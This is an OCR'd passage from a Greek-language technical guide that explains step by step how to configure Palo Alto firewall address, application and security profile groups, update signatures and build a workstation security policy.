
Προκειμένου να υπάρξει μια όσο το δυνατό καλύτερη παραμετροποίηση που θα είναι και εύκολη στη διαχείρισή της, το Palo Alto χρησιμοποιεί Groups. Πρόκειται για ομαδοποίηση αντικειμένων τα οποία στη συνέχεια μπορούμε να αναθέσουμε σε πολιτικές. Εμείς χρησιμοποιήσαμε τα Address Groups, τα Application Groups, τα Service Groups και τα Security Profile Groups (Εικόνα 122). Όλα τα Groups που χρησιμοποιήσαμε βρίσκονται στο TAB “Objects” του Palo Alto web interface.



Εικόνα 122 - Object Groups


5.1. Address Groups

Αρχικά δημιουργούμε το Group των διευθύνσεων IP. Έχουμε μόνο μια ομαδοποίηση των διευθύνσεων των workstations από την 192.168.2.20 έως την 192.168.2.200. Από το TAB “Objects” επιλέγουμε το menu “Address Groups” και πατάμε την επιλογή “Add” στο κάτω μέρος της οθόνης (Εικόνα 123).




Εικόνα 123 - Προσθήκη Address Group

Ονομάσαμε το νέο group διευθύνσεων “Workstations” και θέσαμε τον τύπο τους ως “Static” (Εικόνα 124). Στη συνέχεια πατώντας το “Add” στο κάτω μέρος του παραθύρου δημιουργούμε ένα νέο range διευθύνσεων IP, το ονομάσαμε “WS_HQ” και δηλώσαμε τις διευθύνσεις από 192.168.2.20 έως 192.168.2.200 (Εικόνα 125).




Εικόνα 124 - Ονομασία Address Group



Εικόνα 125 - Προσθήκη range διευθύνσεων


5.2. Applications Group

Από τα πιο σημαντικά χαρακτηριστικά του Palo Alto είναι η δυνατότητα αναγνώρισης και κατηγοριοποίησης εφαρμογών. Εξακολουθούμε να βρισκόμαστε στο TAB “Objects” και επιλέγουμε το menu “Applications”. Εδώ μπορούμε να βρούμε όλες τις εφαρμογές που αναγνωρίζει το Palo Alto οργανωμένες σε Κατηγορίες, Υποκατηγορίες, Τεχνολογία που χρησιμοποιούν, Ρίσκο, Χαρακτηριστικά (Εικόνα 126). Μας παρέχεται επίσης η δυνατότητα αναζήτησης ενώ η κατηγοριοποίηση είναι και ιεραρχική.




Εικόνα 126 - Applications

Ας δούμε στην τις πληροφορίες που μας παρέχει για μια εφαρμογή που θέλουμε να είναι προσβάσιμη από τους χρήστες, το “Spotify” (Εικόνα 127). Υπάρχουν πληροφορίες για τα ports που χρησιμοποιεί η εφαρμογή, για τις εφαρμογές που είναι απαραίτητες να ενεργοποιηθούν ώστε να δουλεύει και το Spotify, για τα χαρακτηριστικά του και για την κατηγοριοποίηση που έχει κάνει η Palo Alto ως προς την εφαρμογή αυτή.




Εικόνα 127 - Πληροφορίες εφαρμογής Spotify

Συνεχίζουμε την παραμετροποίηση στο menu “Application Groups”. Επιλέγουμε να δημιουργήσουμε ένα νέο group πατώντας το “Add” στο κάτω μέρος της οθόνης και το ονομάζουμε “WS_Apps” (Εικόνα 128). Πατάμε στο νέο παράθυρο την επιλογή “Add” για να προσθέσουμε εφαρμογές.




Εικόνα 128 – Προσθήκη Application Group

Στο νέο παράθυρο προσθέτουμε τις εφαρμογές που επιθυμούμε (Εικόνα 129). Επιλέγουμε μεταξύ άλλων το Spotify χωρίς να επιλέξουμε και τις απαραίτητες εφαρμογές για την λειτουργία του που αναφέρονται στην Εικόνα 127. Μετά το τέλος της προσθήκης επιλέγουμε να πατήσουμε το “Commit”, δεν ξεχνάμε ότι είναι απαραίτητο ώστε να καταχωρηθεί κάθε αλλαγή.



Εικόνα 129 - Προσθήκη Applications στο group

Το Palo Alto εξαιτίας του “λάθους” που έχουμε κάνει θα εμφανίσει το μήνυμα που φαίνεται στην Εικόνα 130. Το Status είναι “Completed”, το Result είναι “Successful”. Υπάρχουν όμως κάποιες προειδοποιήσεις. Όπως φαίνεται κάποιες από αυτές αφορούν στο Spotify και στις απαραίτητες εφαρμογές που απαιτούνται για να δουλέψει αυτό, το “rtmp” και το “ssl”, το “web-browsing” το έχουμε προσθέσει για αυτό και δεν υπάρχει προειδοποιητικό μήνυμα.




Εικόνα 130 - Εμφάνιση σφάλματος και οδηγίες διόρθωσης

Προσθέτουμε τις εφαρμογές που απαιτούνται και όλες οι προειδοποιήσεις θα εξαφανισθούν. Η δημιουργία του Application Group με όνομα “WS_Apps” έχει ολοκληρωθεί με επιτυχία. Χρήσιμο είναι να προσθέσουμε και το Application “DNS” ειδικά στην περίπτωση που δεν υπάρχει εσωτερικός DNS server. Εμείς εδώ, όπως θα δούμε στην ενότητα 5.5 παρακάτω, δημιουργήσαμε επιπλέον πολιτική για τον Domain Server χωρίς κανένα περιορισμό στα Applications.

5.3. Security Profile Groups

Από τα πιο σημαντικά σημεία της παραμετροποίησης είναι ο καθορισμός της ασφάλειας του Palo Alto. Εξακολουθούμε να εργαζόμαστε στο TAB “Objects”. Στα menus βρίσκουμε το “Security Profiles”. Αυτά που μας ενδιαφέρουν εδώ[10] είναι τα Antivirus, Anti-Spyware, Vulnerability Protection, URL Filtering και WildFire Analysis.




Εικόνα 131 - Security Profiles

Επιλέγοντας κάθε ένα από αυτά, μπορούμε να δούμε τις προκαθορισμένες τιμές του Palo Alto και την προκαθορισμένη συμπεριφορά. Στο Antivirus, υπάρχει η Default πολιτική (Εικόνα 132), στην οποία ανάλογα με το σημείο που θα εντοπιστεί η απειλή, ενεργοποιείται η αντίστοιχη προστασία που μπορεί να είναι η διακοπή της επικοινωνίας ή ένα alert.

Εικόνα 132 - Antivirus Default

[10] τα File Blocking και Data Filtering είναι εξίσου σημαντικά αλλά επιλέξαμε να μην τα χρησιμοποιήσουμε εδώ. Στο File Blocking μπορούμε να καθορίσουμε τύπους αρχείων π.χ. exe, scr, vbe που δεν θα επιτρέπετε η κυκλοφορία τους. Το Data Filtering χρησιμοποιείται για την προστασία ευαίσθητων και εμπιστευτικών πληροφοριών με την χρήση patterns π.χ. αριθμοί πιστωτικών καρτών.


Στο Anti-spyware υπάρχουν δύο πολιτικές (Εικόνα 133). Η “strict” μάς παρέχει ένα επιπλέον επίπεδο ασφάλειας καθώς για τις χαμηλού ρίσκου απειλές υπάρχει μόνο ένα “alert” αλλά για τα υπόλοιπα συμβάντα διακόπτεται η επικοινωνία.



Name	Location	Count	Rule Name	Threat Name	Severity	Action	Packet Capture	DNS Packet Capture
default	Predefined	Rules: 4	simple-critical	any	critical	default	disable	disable
			simple-high	any	high	default	disable	
			simple-medium	any	medium	default	disable	
			simple-low	any	low	default	disable	
strict	Predefined	Rules: 5	simple-critical	any	critical	reset-both	disable	disable
			simple-high	any	high	reset-both	disable	
			simple-medium	any	medium	reset-both	disable	
			simple-informational	any	informational	default	disable	
			simple-low	any	low	default	disable	

Εικόνα 133 – Anti-spyware

Το επόμενο που υπάρχει είναι το Vulnerability Protection (Εικόνα 134). Υπάρχουν και εδώ δυο πολιτικές. Η strict δημιουργεί ένα alert για απειλές χαμηλής επικινδυνότητας, ενώ για τις υπόλοιπες διακόπτει την επικοινωνία.




Name	Location	Count	Rule Name	Threat Name	Host Type	Severity	Action	Packet Capture
strict	Predefined	Rules: 10	simple-client-critical	any	client	critical	reset-both	disable
			simple-client-high	any	client	high	reset-both	disable
			simple-client-medium	any	client	medium	reset-both	disable
			simple-client-informational	any	client	informational	default	disable
			simple-client-low	any	client	low	default	disable
			simple-server-critical	any	server	critical	reset-both	disable
			simple-server-high	any	server	high	reset-both	disable
			more...					
default	Predefined	Rules: 6	simple-client-critical	any	client	critical	default	disable
			simple-client-high	any	client	high	default	disable
			simple-client-medium	any	client	medium	default	disable
			simple-server-critical	any	server	critical	default	disable
			simple-server-high	any	server	high	default	disable
			simple-server-medium	any	server	medium	default	disable

Εικόνα 134 - Vulnerability Protection

Το URL Filtering, που συναντάμε στη συνέχεια χρησιμοποιείται για τον αποκλεισμό ή μη ιστοσελίδων που εντάσσονται σε κάποια από τις κατηγορίες του Palo Alto. Υπάρχει για παράδειγμα η κατηγορία “gambling” (Εικόνα 135) σε αυτές που δεν επιτρέπονται και εφόσον το action είναι “block”, δεν θα επιτραπεί η πρόσβαση στις ιστοσελίδες που έχουν ενταχθεί σε αυτή την κατηγορία.


Εικόνα 135 - URL Filtering

Τέλος, υπάρχει το Wildfire Analysis (Εικόνα 136) το οποίο μπορεί να προωθήσει άγνωστα αρχεία ή links στο public cloud της Palo Alto για ανάλυση.



Εικόνα 136 - Wildfire Analysis

Όλες οι παραπάνω πολιτικές μπορούν να τροποποιηθούν, αλλά μπορούμε να προσθέσουμε και δικές μας από την αρχή, ανάλογα με τις ανάγκες μας. Έχοντας κατανοήσει τις λειτουργίας καθενός από τα παραπάνω προφίλ μπορούμε να προχωρήσουμε στη δημιουργία του Security Profile Group. Από το menu “Security Profile Groups” επιλέγουμε το “Add” στο κάτω μέρος της οθόνης. Στη συνέχεια ονομάζουμε το νέο group, εμείς το ονομάσαμε “WS_Security_Settings”, και επιλέγουμε όποιο από τα διαθέσιμα προφίλ ή από τα νέα προφίλ που μπορεί να έχουμε δημιουργήσει για κάθε μια από τις διαθέσιμες προστασίες (Εικόνα 137).




Εικόνα 137 - Δημιουργία Security Group

5.4. Ενημέρωση των Signatures


Χρήσιμο είναι στο σημείο αυτό να προχωρήσουμε στην ενημέρωση των signatures του Antivirus και των Applications and Threats. Από το TAB “Device” επιλέγουμε το menu

“Dynamic Updates” (Εικόνα 138) και πατάμε την επιλογή “Check Now” στο κάτω μέρος της οθόνης. Εφόσον υπάρχει νέο περιεχόμενο θα εμφανισθεί η επιλογή “Download” στο κάθε module.




Εικόνα 138 - Dynamic Updates

Πατάμε την επιλογή “Download” σε κάθε module και μετά την ολοκλήρωση της λήψης των ενημερώσεων (Εικόνα 139), θα εμφανισθεί η επιλογή για εγκατάστασή τους στην στήλη “Action” όπως φαίνεται στην Εικόνα 140.




Εικόνα 139 - Λήψη ενημερώσεων



Εικόνα 140 - Επιλογή εγκατάστασης των ενημερώσεων

Μετά το τέλος της διαδικασίας υπάρχει ένδειξη ότι η ενημέρωση ήταν επιτυχής, ενώ βλέπουμε την έκδοση των signatures, σε συνδυασμό με το μέγεθός τους και την ημερομηνία της έκδοσης (Εικόνα 141).




Εικόνα 141 - Επιτυχημένη εγκατάσταση ενημερώσεων

5.5. Δημιουργία νέας πολιτικής

Μετά την ολοκλήρωση της δημιουργίας των groups που αναφέρονται στις ενότητες 5.1, 5.2 και 5.3 μπορούμε πλέον να ετοιμάσουμε την νέα μας πολιτική που θα συνδυάζει όλα αυτά που έχουμε δημιουργήσει και έχουν καθοριστεί από τις απαιτήσεις του οργανισμού. Μεταβαίνουμε στο TAB “Policies” στο menu “Security” και ετοιμάζουμε τη νέα μας πολιτική.


Πριν προχωρήσουμε διαπιστώνουμε ότι εδώ υπάρχει η πολιτική που είχαμε δημιουργήσει στην ενότητα 3.6.2, με το όνομα “IN_TO_OUT_Allow_All” (Εικόνα 142). Επιλέγουμε την πολιτική και πατάμε την επιλογή “Disable” στο κάτω μέρος της οθόνης. Στη συνέχεια πατάμε την επιλογή “Add” για να προχωρήσουμε στη δημιουργία νέας, ακολουθώντας τη διαδικασία που περιγράψαμε στη ενότητα 3.6.2.




Εικόνα 142 - Απενεργοποίηση προηγούμενης πολιτικής

Ονομάζουμε την πολιτική μας “WS” (Εικόνα 143), στο tab “Source” δηλώνουμε το group των διευθύνσεων των workstations που έχουμε ονομάσει “Workstations” (Εικόνα 144) στην ενότητα 5.1, στο tab “Applications” δηλώνουμε το group που έχουμε ονομάσει “WS_Apps” (Εικόνα 145) στην ενότητα 5.2, στο tab “Service” επιλέγουμε το “application-


default”[11] (Εικόνα 146) και τέλος στο tab “Actions”, στο Profile Setting επιλέγουμε την τιμή του Type να είναι “Group” και στο Profile το “WS_Security_Settings” (Εικόνα 147) από την ενότητα 5.3.



Εικόνα 143 - Η νέα πολιτική των Workstations




Εικόνα 144 - Ένταξη των Workstations στο Source Address




Εικόνα 145 - Ένταξη των Applications

[11] με αυτό το τρόπο επιτρέπουμε στα application που έχουμε επιλέξει να χρησιμοποιήσουν όλα τα απαραίτητα ports για τη λειτουργία τους

